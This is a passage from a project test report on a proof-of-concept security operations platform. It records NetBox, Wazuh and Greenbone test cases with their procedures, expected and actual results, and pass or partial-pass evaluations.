3. The relationship between the device and its interfaces or addressing was verified.
4. The existence of relationships between address spaces, prefixes or IP addresses and the corresponding objects was checked.
5. The availability of topology or cabling information, if modelled in the PoC, was verified.
6. It was assessed whether the displayed relationships provide meaningful and usable context for navigating the environment..

Expected result: The expected result is that NetBox will make it possible to display and use the basic relationships between recorded objects and will provide an indicative overview of the technical context of the infrastructure. It is also expected that these relationships will be usable when working with the infrastructure context within the PoC.

Actual result: The expected result is that NetBox will make it possible to display and use the basic relationships between recorded objects and will provide an indicative overview of the technical context of the infrastructure. It is also expected that these relationships will be usable when working with the infrastructure context within the PoC.

Test evaluation: Passed.

Based on the verification performed, it can be concluded that NetBox in the PoC environment enables basic navigation in the infrastructure context and provides usable relationships between recorded objects. The test confirmed that the system is suitable not only for recording but also for basic modelling of relationships relevant to the technical interpretation of the environment..

Findings and notes

Test TS-NB-03 verified only the relationships that were actually modelled and populated with data within the PoC. The result therefore confirms the functionality of working with relationships within the scope of the experimental solution, not the completeness of modelling of the entire infrastructure. It also became apparent that precisely this capability of NetBox is important for its use as a context tool in the broader PoC architecture.

Conclusion

The test demonstrated that NetBox in the PoC environment provides usable relationships between recorded objects and supports navigation in the infrastructure context. This confirmed its suitability as a supporting tool for further use when working with context data in the proposed solution.

9.4 TS-NB-04 Verification of the use of NetBox as a source of context for the PoC

Test identifier: TS-NB-04

Test name: Verification of the use of NetBox as a source of context for the PoC

Test type: Functional test

Test purpose: To verify whether NetBox can be used in the PoC environment as a source of infrastructure context when working with technical findings or security events.

Subject of verification: The subject of the test is the verification of the practical usability of the data recorded in NetBox when looking up context for a device, IP address, address space or network segment. The test focused on whether NetBox provides data that help to better understand the technical background of the analysed object or event. It was also verified whether this method of use is actually usable within the PoC, even though it may not yet be fully automated.

Initial state: NetBox is deployed and contains basic recorded data on selected infrastructure objects. In the PoC environment, there is a technical finding or security event to which a specific IP address, device or part of the infrastructure can be assigned. The user has access to NetBox and can search for relevant objects.

Test procedure:

1. A specific technical object or data item related to the event was selected, for example an IP address, device or network segment.
2. The corresponding object was searched for in the NetBox system.
3. The availability of basic data about the object was verified, for example the site, device, prefix, interface or related relationships.
4. It was assessed whether the data obtained provide usable infrastructure context for interpreting the analysed state.
5. It was verified whether this procedure can be carried out reliably within the PoC.

Expected result: The expected result is that NetBox will provide usable supplementary information about the selected infrastructure object and will make it possible to better understand the technical context of the analysed finding or event. It is also expected that, to this extent, the system will be usable as a supporting data source for the PoC solution.

Actual result: NetBox provided basic data on the selected infrastructure objects, in particular on devices, address ranges and related relationships. These data could be used to look up the technical context and to navigate the analysed environment. The test confirmed that NetBox is usable as a supporting source of context, although at that stage this use was carried out mainly manually or in an only partially supported manner.

Test evaluation: Partially passed.

Based on the verification performed, it can be concluded that NetBox in the PoC environment fulfils the role of a usable source of infrastructure context. The test confirmed its practical value in looking up data on objects and their relationships. At the same time, however, it became apparent that this method of use is not yet fully automated and its use is so far limited by the scope of the implemented integration links.

Findings and notes

Test TS-NB-04 confirmed that NetBox is usable in the PoC as a supporting tool for interpreting technical data and findings. Its contribution lies mainly in its ability to supplement the analysed object with an infrastructure view. A remaining limitation is the fact that the use of NetBox in this scenario does not yet take place as a fully automated enrichment flow, but predominantly as a manual or partially supported lookup of context.

Conclusion

The test demonstrated that NetBox is usable in the PoC environment as a source of infrastructure context. This confirmed its practical value in the proposed solution, although its full integration potential remains the subject of further development.

9.5 TS-NB-05 Verification of the automated integration of NetBox with Ansible Semaphore

Test identifier: TS-NB-05

Test name: Verification of the automated integration of NetBox with Semaphore

Test type: Integration test

Test purpose: To verify whether NetBox can be used in the PoC environment as a data source for automation tasks carried out by means of Semaphore and whether such an integration is usable when working with network devices.

Subject of verification: The subject of the test is the verification of the functional connection between NetBox and the Semaphore tool when obtaining data on recorded devices and their subsequent use in an automation process. The test focused on whether the data on devices kept in NetBox can be used as input for launching an automation task and whether it is possible to retrieve the configuration from the devices by means of Semaphore. It was also verified whether such a procedure creates a usable basis for further automation of infrastructure management within the PoC.

Initial state: NetBox is deployed and contains recorded network devices relevant to the PoC. The Semaphore tool, which serves as an interface for launching Ansible tasks, is deployed and available in the environment. Credentials, an automation project and a playbook intended for retrieving the configuration from the devices are prepared.

Test procedure:

1. The availability of NetBox and the correctness of the recorded data on the selected devices were verified.
2. The availability and readiness of the Semaphore environment for launching an automation task were verified.
3. Within the integration scenario, the device data from NetBox were used as input for the automation process.
4. The prepared playbook intended for communication with the devices was launched in Semaphore.

5. It was verified whether the configuration of the devices had been successfully retrieved from them.
6. It was assessed whether the outputs obtained correspond to the expected result and whether the integration scenario is usable within the PoC.

Expected result: The expected result is that the data on devices recorded in NetBox can be used in an automation scenario launched via Semaphore and that the result will be the successful retrieval of the configuration from the selected devices. It is also expected that the usability of NetBox as a data source for infrastructure management automation processes will be confirmed.

Actual result: The test verified that NetBox is usable as a source of device data for an automation scenario carried out by means of Semaphore. Based on the recorded data, it was possible to launch the prepared playbook and successfully retrieve the configuration from the selected devices. The integration thus confirmed the practical usability of NetBox in automated work with the network infrastructure within the scope of the PoC.

Test evaluation: Passed

Based on the verification performed, it can be concluded that the integration of NetBox with Semaphore was successfully demonstrated within the PoC. The test confirmed that the data recorded in NetBox can be used as input to automation tasks and that this approach is usable when retrieving the configuration from devices.

Findings and notes

Test TS-NB-05 confirmed the practical value of NetBox not only as a recording tool but also as a data source for automation. The verified scenario focused on retrieving the configuration from devices, i.e. on a specific and technically relevant use case. A remaining limitation is that not all possible automation scenarios were developed within the PoC and the integration was verified on a limited range of tasks.

Conclusion

The test demonstrated that NetBox is usable in the PoC environment as a data source for automation processes carried out by means of Semaphore. This confirmed its practical usability in the automated management of infrastructure devices and created a basis for further extension of the integration scenarios.

9.6 TS-NB-06 Verification of the use of NetBox in enriching an event with infrastructure context

Test identifier: TS-NB-06

Test name: Verification of the use of NetBox in enriching an event with infrastructure context

Test type: Integration test

Test purpose: To verify whether NetBox can be used in the PoC environment as a source of infrastructure context when analysing a technical or security event and whether the data obtained in this way help in its interpretation.

Subject of verification: The subject of the test is the verification of whether, based on a selected event identifier, in particular an IP address, device or network segment, relevant infrastructure data can be looked up in NetBox. The test focused on whether the system provides usable information about the asset, its location, addressing or relationships to other objects and whether this information extends the technical context of the analysed event. It was also verified whether such a procedure is usable within the PoC even without a fully automated integration flow.

Initial state: NetBox is deployed and contains basic recorded data on selected infrastructure objects. In the PoC environment, a technical or security event is available to which a specific IP address, device or part of the network can be assigned. The user has access to NetBox and can search for the corresponding recorded objects.

Test procedure:

1. A specific event or technical finding containing an identifier relevant to the infrastructure context was selected.
2. Based on the IP address, device or network segment, the corresponding object was searched for in NetBox.
3. The availability of basic data about the object was verified, in particular the site, device, address space or related relationships.
4. It was assessed whether the data obtained extend the technical context of the analysed event.
5. It was evaluated whether such a way of working is usable for the needs of the PoC solution.

Expected result: The expected result is that NetBox will provide supplementary infrastructure information about the object related to the analysed event and will make it possible to better understand its technical context. It is also expected that the data obtained will be usable in the further interpretation of the finding or in deciding on the next steps.

Actual result: Within the test, it was possible to look up in NetBox basic data on the object related to the analysed event. The information obtained provided a supplementary view of the device, the addressing or the logical placement of the object in the infrastructure. It was confirmed that NetBox can be used in the PoC as a source of context data, although this use was carried out mainly manually or in a partially supported manner.

Test evaluation: Partially passed.

Based on the verification performed, it can be concluded that NetBox is usable in the PoC environment for enriching an event with infrastructure context. The test confirmed the practical value of the recorded data in interpreting technical or security findings. At the same time, however, it became apparent that this process is not yet part of a fully automated enrichment mechanism and its use is so far limited to manual or partially supported work.

Findings and notes

Test TS-NB-06 confirmed that NetBox is of importance in the PoC as a supporting source of context that supplements the information obtained from the other parts of the solution. Its contribution lies mainly in its ability to link technical findings with data on assets, addressing and the structure of the environment. A remaining limitation is that the use of NetBox in enrichment scenarios was not fully automated at this stage and depended on the extent of the populated data and the prepared relationships.

Conclusion

The test demonstrated that NetBox is usable in the PoC environment for enriching events with infrastructure context. This confirmed its practical value in the proposed solution, although its full involvement in automated integration flows remains the subject of further research and testing.

9.7 TS-NB-07 Verification of the use of the NetBox topology view in the analysis of the infrastructure context

Test identifier: TS-NB-07

Test name: Verification of the use of the NetBox topology view in the analysis of the infrastructure context

Test type: Integration test

Test purpose: To verify whether the NetBox Topology Views plugin can be used in the PoC environment to display relationships between selected infrastructure elements and whether such a view helps with navigating the technical context of the solution.

Subject of verification: The subject of the test is the verification of the functionality of the topology view over the data recorded in NetBox. The test focused on whether the NetBox Topology Views plugin is able to display the mutual relationships of the recorded objects on the basis of those objects, and whether the view obtained in this way is usable in analysing the infrastructure context within the PoC. It was also verified whether the topology view can be used as a supporting tool for navigating the environment and interpreting the connections between devices.

Initial state: NetBox is deployed and contains recorded infrastructure objects, including devices and their basic relationships. The NetBox Topology Views plugin is installed, activated and available in the system's user interface. Data on which the topology view can be verified are prepared in the records.

Test procedure:

1. The availability of the NetBox Topology Views plugin in the user interface was verified.
2. Recorded devices or objects suitable for the topology view were selected.
3. The topology view was launched over the selected objects.
4. It was verified whether the plugin correctly displays the relationships between devices or other relevant objects.
5. The clarity and usability of the relationships displayed in this way for navigating the infrastructure were assessed.

6. It was evaluated whether the topology view is usable as a supporting tool for the PoC solution.

Expected result: The expected result is that the NetBox Topology Views plugin will be available and will make it possible to display the topological relationships between selected objects recorded in NetBox. It is also expected that such a view will provide a usable perspective on the technical connections in the infrastructure and will support navigation in the PoC environment.

Actual result: The NetBox Topology Views plugin was available and functional in the PoC environment. Based on the recorded data, it was possible to display the topological relationships between selected infrastructure elements. The view provided a supplementary perspective on the connections between devices and supported navigation in the technical context of the environment. Within the scope of the prepared data, it was confirmed that the topology view is usable as a supporting tool when working with the infrastructure context.

Test evaluation: Passed.

Based on the verification performed, it can be concluded that the NetBox Topology Views plugin was successfully used in the PoC environment to visualize the relationships between recorded objects. The test confirmed that the topology view extends the practical usability of NetBox and improves navigation in the infrastructure context of the solution.

Findings and notes

Test TS-NB-07 confirmed that the topology view is of importance in the PoC mainly as a supporting visualization tool. Its contribution lies in better clarity of the relationships between objects and easier navigation when analysing the environment. A remaining limitation is that the quality and completeness of the view depend directly on the scope and accuracy of the data recorded in NetBox.

Conclusion

The test demonstrated that the NetBox Topology Views plugin is functional in the PoC environment and usable in analysing the infrastructure context. This confirmed its suitability as a complementary part of NetBox in the proposed solution.

9.8 Evaluation of the tests

Test	Area verified	Test type	Result	Status
TS-NB-01	Service deployment	Functional test	the service was successfully deployed	passed
TS-NB-02	Web interface	Functional test	available and functional	passed
TS-NB-03	Object recording	Functional test	basic objects created	passed
TS-NB-04	Context for the PoC	Functional test	usable mainly manually	partially passed

TS-NB-05	Automated integration	Integration test	functional	passed
TS-NB-06	Enrichment of an event with infrastructure context	Integration test	usable mainly manually or with partial support	partially passed
TS-NB-07	Topological view of relationships	Integration test	usable mainly manually or with partial support	passed

10 Verification of the Wazuh monitoring modules – FIM, SCA and notifications

Testing of the Wazuh component focused on verifying the functionality of three key security modules under real operating conditions, including a multi-tenant environment with two tenants connected via a VPN tunnel. The tests were divided by functional area: (1) file integrity monitoring (FIM) – detection of changes in the file system, including extended who-data monitoring, (2) security configuration assessment (SCA) – automated evaluation of the configuration against CIS benchmarks with verification of the feedback after remediation, and (3) configuration of notification links to MS Teams. Testing within V16 focused on verifying the basic functionality of the deployed modules – detailed verification of detection rules, correlation scenarios and attack simulation are the subject of a separate output.

10.1 TS-WZ-01 Verification of file integrity monitoring (File Integrity Monitoring)

Test identifier: TS-WZ-01

Test name: Verification of file integrity monitoring (File Integrity Monitoring)

Test type: Functional test

Test purpose: To verify whether the File Integrity Monitoring (FIM) module in the Wazuh system correctly detects changes in the file system of monitored endpoints – specifically the creation of a new file, the modification of an existing file and the deletion of a file. At the same time, to verify whether the detected events are correctly visualized in the central dashboard and whether they provide sufficient information for security analysis.

Subject of verification: The subject of the test is the verification of the functionality of the FIM module after its activation on the Wazuh agents deployed in the PoC environment. The test focused on whether the agent correctly creates a baseline of checksums of the monitored files, whether it detects a deviation upon a change and sends a structured alert to the Wazuh Manager, and whether this alert is available and correctly displayed in the Wazuh Dashboard in the File Integrity Monitoring → Events section. The functionality of real-time monitoring and of the extended who-data mode, which uses the Linux Audit subsystem to capture information about the user and process that made the change, was also verified.

Initial state: The FIM module was activated on the Wazuh agents in both tenants. The configuration on the agent side defines the monitored directories (by default /etc, /usr/bin, /usr/sbin, /bin, /sbin and other critical system paths). For the purposes of the test, the configuration was extended with a test directory with real-time mode and the who-data attribute enabled. During initialization, the agent created a database of checksums and attributes of the monitored files, which serves as a reference baseline. The Wazuh Manager, Indexer and Dashboard were in operation and available at IP 192.168.1.184. The agents from the ZŠ (primary school) communicated via a Wireguard VPN tunnel.

Test procedure:

1 The active configuration of the FIM module on the selected agent was verified, including the list of monitored directories, real-time mode and the who-data setting.
2 On the monitored endpoint (Linux, Ubuntu), a new test file was created in the monitored directory.
3 In the Wazuh Dashboard, in the File Integrity Monitoring → Events section, it was verified whether an alert of the "New file added" type appeared with the full path to the file, the creation time, the checksum (SHA-256), the size, the owner and the group.
4 On the same endpoint, an existing configuration file was modified – a test entry was added.
5 It was verified that the dashboard displayed an alert of the "Modified" type with a comparison of the original and new checksum and with extended who-data information (user, process PID, modification time).
6 The test file was deleted and it was verified that the FIM module generated an alert of the "Deleted" type with information about the deleted file and the time of deletion.
7 The entire procedure was repeated on an agent deployed in the ZŠ environment connected via VPN in order to verify functionality in multi-tenant mode.

Expected result: The expected result is that the FIM module correctly detects all three types of file events (creation, modification, deletion), generates structured alerts with sufficient metadata and that these alerts will be available and correctly visualized in the Wazuh Dashboard. In real-time mode, a detection latency in the order of seconds is expected. Who-data monitoring is to provide extended forensic information. The functionality is to be comparable on the agents of both tenants, including the agent connected via VPN.

Actual result: In all three phases, the FIM module correctly detected the corresponding type of file event. The "New file added" alert contained the complete path, the SHA-256 checksum, the size, the owner and the group. The "Modified" alert displayed a comparison of the original and new checksum and, thanks to who-data monitoring, contained the identification of the user and process that made the change. The "Deleted" alert contained information about the deleted file and the time of deletion. Real-time detection showed a latency in the order of seconds from the execution of the operation on the endpoint. The functionality was verified on the agents of both tenants – data from the ZŠ agent connected via the Wireguard VPN tunnel flowed without loss and with comparable latency.

Test evaluation: Passed.

Based on the verification performed, it can be concluded that the File Integrity Monitoring module in the Wazuh system is fully functional in the PoC environment. The test confirmed that the FIM module reliably detects changes in the file system of monitored endpoints in real time, provides structured alerts with sufficient metadata for security analysis and forensic processing, and also works reliably in multi-tenant mode over a VPN connection.

Findings and notes: Test TS-WZ-01 focused on verifying the basic functionality of the FIM module, including all three types of file events. Who-data monitoring via the Linux Audit subsystem significantly extends the forensic context of detected events, which is key for traceability and accountability. The functionality on the ZŠ agent connected via VPN confirms that the multi-tenant architecture of the PoC enables remote monitoring even in network-

separated environments. The test created the prerequisite for further verification of advanced FIM scenarios, for example the detection of changes in non-standard directories or the monitoring of large volumes of files.

Conclusion: The test demonstrated that the File Integrity Monitoring module in the Wazuh system is functional in the PoC environment and ready for use within the SOCaaS service for detecting unauthorized changes in the file system of monitored endpoints, including remotely connected tenants.

10.2 TS-WZ-02 Verification of security configuration assessment (Security Configuration Assessment)

Test identifier: TS-WZ-02

Test name: Verification of security configuration assessment (Security Configuration Assessment)

Test type: Functional test

Test purpose: To verify whether the Security Configuration Assessment (SCA) module in the Wazuh system automatically evaluates the configuration of monitored endpoints against security policies based on CIS benchmarks. At the same time, to verify whether the dashboard provides a clear visualization of the results, including the detail of individual checks, remediation recommendations and compliance mappings, and whether the results are automatically updated after corrective measures have been taken.

Subject of verification: The subject of the test is the verification of the ability of the SCA module to evaluate the configuration of an endpoint against standardized security policies and to provide the analyst with results in the form of an overall compliance score, a list of passed and failed checks and specific remediation recommendations. The feedback was also verified – i.e. whether, after applying the remediation and a subsequent scan, the system correctly reflects the change in the status of the corresponding check and updates the overall score.

Initial state: The SCA module was activated on the Wazuh agents. The default CIS policies corresponding to the operating system were deployed on the agents – specifically the CIS Debian Linux 11 Benchmark. The policies in YAML format define checkpoints, each of which contains an identifier, description, rationale, remediation and a mapping to compliance frameworks (CIS, MITRE ATT&CK, PCI DSS, HIPAA, NIST SP 800-53). The Wazuh Dashboard was available and functional. The monitored endpoints had not been deliberately hardened according to the CIS benchmark before the test.

Test procedure:

1 The activation of the SCA module on the selected agent and the presence of the CIS policy corresponding to the operating system were verified.
2 After restarting the agent, the automatic scan of the endpoint configuration was awaited.

3 In the Wazuh Dashboard, in the Configuration Assessment section, the display of the overall compliance score (Score) as a percentage was verified.
4 The number of checks in the Passed, Failed and Not applicable states was verified.
5 For selected failed checks, the detail was verified, including the description of the requirement, the target component, the evaluation result, the remediation recommendation and the compliance mappings.
6 On the endpoint, a targeted configuration change was made according to the remediation steps given in the dashboard for one specific failed check.
7 After the subsequent SCA scan, it was verified that the originally failed check had changed to the Passed state and the overall score had increased accordingly.

Expected result: The expected result is that the SCA module performs an automated scan of the endpoint configuration against the CIS policy and the results will be available in the dashboard. The dashboard is to display the overall compliance score, the breakdown of checks by state and, for each check, the detail including remediation. After a corrective measure has been taken and a subsequent scan performed, the status of the corresponding check is expected to change to Passed and the overall score to increase accordingly.

Actual result: After activation and restart of the agent, the SCA module performed an automatic scan of the endpoint configuration against the CIS Debian Linux 11 Benchmark. The dashboard displayed the overall compliance score as a percentage; on a freshly deployed system without targeted hardening, the score indicated room for improvement, which corresponds to the actual state. Checks in the Passed, Failed and Not applicable states were displayed. For failed checks, the detail was available, including a specific remediation recommendation and the mapping to compliance frameworks. After a targeted configuration change was made according to the remediation steps and a subsequent SCA scan, the corresponding check changed to the Passed state and the overall score increased accordingly. The dashboard reflected the current state without the need for manual intervention.

Test evaluation: Passed.

Based on the verification performed, it can be concluded that the SCA module in the Wazuh system is fully functional in the PoC environment. The test confirmed the ability to automatically evaluate the configuration of endpoints against standardized security policies, to provide clear results with remediation recommendations and to correctly reflect configuration changes after corrective measures have been applied.

Findings and notes: Test TS-WZ-02 focused on verifying the basic functionality of the SCA module, including the scan → analysis → remediation → verification cycle. The resulting score on a freshly deployed system without targeted hardening is expected and reflects the actual state – it is not a shortcoming of the Wazuh system but the state of the configuration of the monitored endpoint. The compliance mapping of checks to the CIS, MITRE ATT&CK, PCI DSS, HIPAA and NIST SP 800-53 frameworks creates a basis for reporting and demonstrating compliance within the SOCaaS service. The test confirmed the prerequisite for iterative improvement of the security posture of customers' devices based on automated recommendations.

Conclusion: The test demonstrated that the Security Configuration Assessment module in the Wazuh system is functional in the PoC environment and ready for use as a basis for the continuous assessment of the security configuration of monitored endpoints and the generation of remediation recommendations within the INNOSOC SOCaaS platform.

Funded by the European Union NextGenerationEU
RECOVERY AND RESILIENCE PLAN
GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC

10.3 TS-WZ-03 Verification of Wazuh integration links to notification and incident systems

Test identifier: TS-WZ-03

Test name: Verification of Wazuh integration links to notification and incident systems

Test type: Integration test

Test purpose: To verify the functionality of the integration links of the Wazuh component to external systems – sending notifications to MS Teams via an Incoming Webhook in Adaptive Cards format and the automated creation of incidents in DFIR-IRIS by means of the Shuffle orchestration tool. At the same time, to verify that the Wazuh → Shuffle → DFIR-IRIS integration chain works end-to-end, including the enrichment workflow, and that upon repeated occurrence of related alerts the system updates the existing incident instead of creating duplicates.

Subject of verification: The subject of the test is the verification of whether security events detected by the Wazuh system are correctly delivered to analysts via two integration channels. For MS Teams, it was verified whether the notification in the form of an Adaptive Card contains key information about the incident and whether filtering by severity works correctly. For DFIR-IRIS, it was verified whether the Shuffle workflow correctly captures the alert, enriches it with context data and creates an incident case in DFIR-IRIS with complete data taken over from the original alert. The updating of an existing incident upon repeated occurrence of a related alert was also verified.

Initial state: The integration with MS Teams was configured in the Integrations module in the Wazuh Manager configuration. Notifications are sent to the Incoming Webhook endpoint and transformed into JSON format, which is displayed in Teams as an Adaptive Card. Filtering is configured – notifications are sent only for alerts above a defined severity threshold. The integration with DFIR-IRIS was implemented by means of the Shuffle tool, which receives alerts from Wazuh, applies a workflow to them (enrichment, filtering, classification) and writes the result to DFIR-IRIS via the REST API. All components (Wazuh Manager, Shuffle, DFIR-IRIS, MS Teams channel) were in operation and mutually reachable over the network.

Test procedure:

1. A high-severity security event was deliberately triggered on the monitored endpoint.
2. In the configured MS Teams channel, it was verified whether a notification in the form of an Adaptive Card appeared.
3. It was verified that the card contains the severity level (severity), the agent identification (name, IP address), the identifier of the rule that triggered the alert and a detailed description of the event.
4. It was verified that low-severity alerts (below the defined threshold) did not trigger a notification to MS Teams.
5. In the Shuffle interface, it was verified that the workflow captured the alert and performed the defined actions, including enrichment with context data.

6 In the DFIR-IRIS interface, it was verified that a new incident case (case) had been automatically created, containing data taken over from the original alert – name, description, severity, data on the agent and the event source.
7 A repeated related security event was triggered and it was verified that the system updated the existing incident instead of creating a duplicate case.

Expected result: The expected result is that the notification to MS Teams will be delivered within seconds of the event occurring, will contain key information about the alert and that filtering by severity will work correctly. It is also expected that the Shuffle workflow will automatically create an incident case in DFIR-IRIS with complete data and, upon repeated occurrence of a related alert, will update the existing incident without creating duplicates.

Actual result: The notification to MS Teams was delivered within seconds of the security event occurring on the endpoint. The Adaptive Card contained all key information – severity, agent identification, rule ID and event description. Low-severity alerts below the defined threshold did not trigger a notification, which confirmed that filtering works correctly. The Shuffle workflow captured the alert, performed the enrichment and created a new incident case in DFIR-IRIS. The created case contained complete data taken over from the original alert without loss of key fields. Upon a repeated related event, the system updated the existing incident by adding new artefacts to the timeline instead of creating a duplicate case.

Test evaluation: Passed.

Based on the verification performed, it can be concluded that the integration links of the Wazuh component to MS Teams and to DFIR-IRIS via Shuffle are fully functional in the PoC environment. The test confirmed the functionality of the entire integration chain, from the detection of an event on the endpoint, through the delivery of a notification to the analyst, to the automated creation and updating of an incident in the ticketing system.

Findings and notes: Test TS-WZ-03 verified the integration links within the scope of the PoC solution. Notifications to MS Teams via Adaptive Cards give the analyst sufficient context for an initial decision on escalation without the need to log in to the Wazuh Dashboard. The automated creation of incidents in DFIR-IRIS via Shuffle significantly shortens the response time (MTTR) and eliminates the manual transcription of data between systems. The ability to update an existing incident upon repeated related alerts ensures consistency of records. The test confirmed the prerequisite for further extending the integration workflow with advanced actions, for example automated endpoint isolation.

Conclusion: The test demonstrated that the Wazuh → MS Teams and Wazuh → Shuffle → DFIR-IRIS integration chain is functional in the PoC environment and forms the basis for an automated incident response workflow within the INNOSOC SOCaaS platform.

10.4 Summary evaluation of testing

Identifier	Test name	Test type	Area verified	Evaluation
TS-WZ-01	Verification of file integrity monitoring (FIM)	Functional test	FIM – detection of file creation, modification and deletion, real-time and who-data monitoring	**Passed**
TS-WZ-02	Verification of security configuration assessment (SCA)	Functional test	SCA – CIS benchmarks, compliance mapping, remediation and feedback	**Passed**
TS-WZ-03	Verification of the configuration of Wazuh notification links to MS Teams	Functional test	Notifications – Incoming Webhook, Adaptive Card, filtering by severity	**Passed**

11 Verification of vulnerability scanning and of the integration of Greenbone CE with the ELK Stack

Testing of the Greenbone Community Edition component focused on verifying its ability to fulfil the role of a preventive layer for vulnerability management within the PoC. The tests were divided into three areas covering the entire life cycle of the vulnerability management process: (1) system availability, currency of the NVT database and readiness of scan configurations, (2) execution of scanning of target systems, analysis of results and generation of reports, including classification according to CVSS and linking to CVE identifiers, and (3) configuration of log forwarding to the central ELK Stack by means of the Filebeat agent. Testing within V16 focused on verifying basic functionality and configuration – advanced scenarios and integration links to other SOC components are the subject of a separate output.

11.1 TS-GB-01 Verification of the availability, basic functionality and currency of the vulnerability database

Test identifier: TS-GB-01

Test name: Verification of the availability, basic functionality and currency of the vulnerability database

Test type: Functional test

Test purpose: To verify whether Greenbone Community Edition is correctly deployed in the PoC environment, accessible via the GSA (Greenbone Security Assistant) web interface and ready for vulnerability scanning. At the same time, to verify that the NVT (Network Vulnerability Tests) database is loaded, up to date and provides sufficient coverage of known vulnerabilities. The test also verifies the availability of scan configurations, the possibility of defining scan targets (Targets) and the possibility of scheduling scan tasks (Schedules) for automated periodic checking.

Subject of verification: The subject of the test is the verification of the basic operational readiness of the Greenbone component after its deployment in the PoC environment. The test focused on whether all key services (gvmd, OpenVAS Scanner, GSA, PostgreSQL, Redis) are in operation, whether the web interface is available and functional, whether login is successful, and whether the system is ready to perform vulnerability scans. The currency of the NVT feed – the database of detection tests that form the basis for identifying vulnerabilities – was verified. The availability of the default scan configurations (Full and fast, Discovery, Host Discovery, System Discovery) and the ability of the system to define scan targets, including IP addresses, port ranges and assignment to existing scan configurations, were also verified.

Initial state: Greenbone Community Edition was deployed as a standalone service in the PoC environment. The architecture comprises the OpenVAS Scanner scanning component, the gvmd management layer, a PostgreSQL database and Redis as an in-memory cache for communication between components. The GSA web interface was made available and scan schedules (Schedules) were defined for automated periodic checking. The system was configured to use the community NVT feed, which keeps the detection tests up to date. Before the start of the test, it was assumed that all services were running and the system had a network connection to the monitored infrastructure.

Test procedure:

1. The availability of all key Greenbone services was verified – gvmd, OpenVAS Scanner, the GSA web server, the PostgreSQL database and the Redis server.
2. The GSA web interface was opened via a web browser and the correct loading of the login screen was verified.
3. A login was performed using an available user account and the availability of the main sections of the interface (Scans, Assets, SecInfo, Configuration, Administration) was verified.
4. In the SecInfo → NVTs section, the availability of the NVT database was verified – the number of loaded detection tests and their distribution by severity (Low, Medium, High, Log) and by category (family).
5. The date of the last update of the NVT feed was checked and compared with the current date to assess the currency of the database.
6. In the SecInfo → CVEs section, the presence of standardized vulnerability identifiers and their link to the CVSS score were verified.
7. In the Configuration → Scan Configs section, the availability of the default scan configurations (Full and fast, Discovery, Host Discovery, System Discovery) was verified, including the number of NVT tests and categories for each configuration.
8. In the Configuration → Targets section, the possibility of creating a new scan target was verified – entering the IP address of the target system and selecting the port range. It was verified that a Target defines exclusively the scan target (address, ports, credentials), with the scan configuration being assigned only when creating a scan task (Task) in the Scans → Tasks section.
9. In the Scans → Schedules section, the possibility of defining automated scanning schedules was verified – entering the timetable and the repetition frequency, and assigning the schedule to a scan task.

Expected result: The expected result is that Greenbone will be accessible in the PoC environment via the GSA web interface, will allow a successful login and will provide a functional user interface for managing scans and analysing vulnerabilities. The NVT database is to be loaded with a sufficient number of detection tests covering known vulnerabilities and is to be up to date. The default scan configurations are to be available and the system is to allow the definition of new scan targets. The scheduling of scan tasks is to be functional and to allow automated timetables to be defined.

Actual result: Greenbone was available in the test environment and all key services (gvmd, OpenVAS Scanner, GSA, PostgreSQL, Redis) were in operation. The GSA web interface loaded correctly and login was successful. After logging in, all the main sections of the interface were available. The NVT database was loaded and contained detection tests distributed by severity and category, with the key test families covering vulnerabilities of operating systems, network services, web applications and other areas being represented. The date of the last feed update confirmed that the database was up to date. In the CVEs section, standardized identifiers linked to the CVSS score were available. The default scan configurations (Full and fast, Discovery, Host Discovery, System Discovery) were available with the correct number of NVT tests. The creation of a new scan target was successful. The scheduling of scan tasks worked correctly – it was possible to define a timetable and a repetition frequency and to assign the schedule to a scan task. No critical errors were observed during the test.

Test evaluation: Passed.

Based on the verification performed, it can be concluded that Greenbone Community Edition was successfully deployed and put into operation in the PoC environment. The test confirmed that the system is available, the NVT database is up to date and provides sufficient coverage of known vulnerabilities, the scan configurations are prepared and the system is functionally ready to perform vulnerability scans within the PoC infrastructure.

Findings and notes: Test TS-GB-01 verified the basic availability and operational readiness of the system, not the execution of the scans themselves or the integration links. Compared with the commercial version, the NVT feed in the community edition has a delay in updates, which is acceptable within the scope of the PoC. The distribution of NVTs by category confirmed broad coverage, including families for SSH, HTTP, SSL/TLS, databases, operating systems and others. The Full and fast configuration uses the largest number of NVT tests and is suitable for comprehensive scanning, whereas the Discovery configurations serve for rapid mapping of the infrastructure. The test created the prerequisite for further tests focused on the scanning itself and the analysis of the results.

Conclusion: The test demonstrated that Greenbone Community Edition is available, basically functional and ready to perform vulnerability scans in the PoC environment. This confirmed its readiness for further verification in the area of identifying security weaknesses and supporting vulnerability management processes within the PoC.

11.2 TS-GB-02 Verification of vulnerability scanning of target systems and analysis of results

Test identifier: TS-GB-02

Test name: Verification of vulnerability scanning of target systems and analysis of results

Test type: Functional test

Test purpose: To verify whether Greenbone Community Edition is able to perform vulnerability scanning of defined target systems in the PoC infrastructure, generate structured results and provide the analyst with sufficient information for assessing the security posture. The test verifies the entire cycle, from defining the scan target (Target), creating the scan task (Task), launching the scan and monitoring its progress, to analysing the results – identifying vulnerabilities, classifying them by severity (CVSS), linking them to standardized identifiers (CVE), assessing the quality of detection (QoD) and generating reports. From the perspective of business requirements, the test covers use case UC_12 (Manage vulnerabilities and security findings) and the related functional requirements FREQ_019 (Vulnerability management), FREQ_074 (Collection of information on vulnerabilities and configurations) and FREQ_086 (Updates of vulnerability tests).

Subject of verification: The subject of the test is the verification of the ability of Greenbone to perform active scanning of target systems by means of the OpenVAS scanning engine and to provide the results in the form of a structured report. It was verified whether the system correctly performs detection tests (NVTs) against the target systems, identifies known vulnerabilities, classifies them by severity on the basis of the CVSS score and assigns reference CVE identifiers to them. The ability of the system to distinguish the severity of

findings (Critical, High, Medium, Low, Log) and to provide for each finding a detail including the description of the vulnerability, the affected component, the version and the remediation recommendation was also verified. The functionality of report generation and export was verified as well.

Initial state: Greenbone was deployed and functional (verified by test TS-GB-01). The NVT database was up to date and the scan configurations were available. Target systems suitable for scanning were identified in the PoC infrastructure – servers and virtual machines in the environment of the Department of Information Networks, FRI UNIZA, running Linux (Ubuntu, Debian) and operating various services (SSH, HTTP, databases). For the individual target systems, Targets with specific IP addresses and port ranges were defined in Greenbone. The Full and fast scan configuration was chosen, which uses the most extensive database of NVT tests and provides comprehensive results in optimal time.

Test procedure:

1. In the Configuration → Targets section, an existing scan target was verified or, if none had been entered, a new one was created – the IP address of the target system and the range of scanned ports were defined and the network reachability of the target was verified.
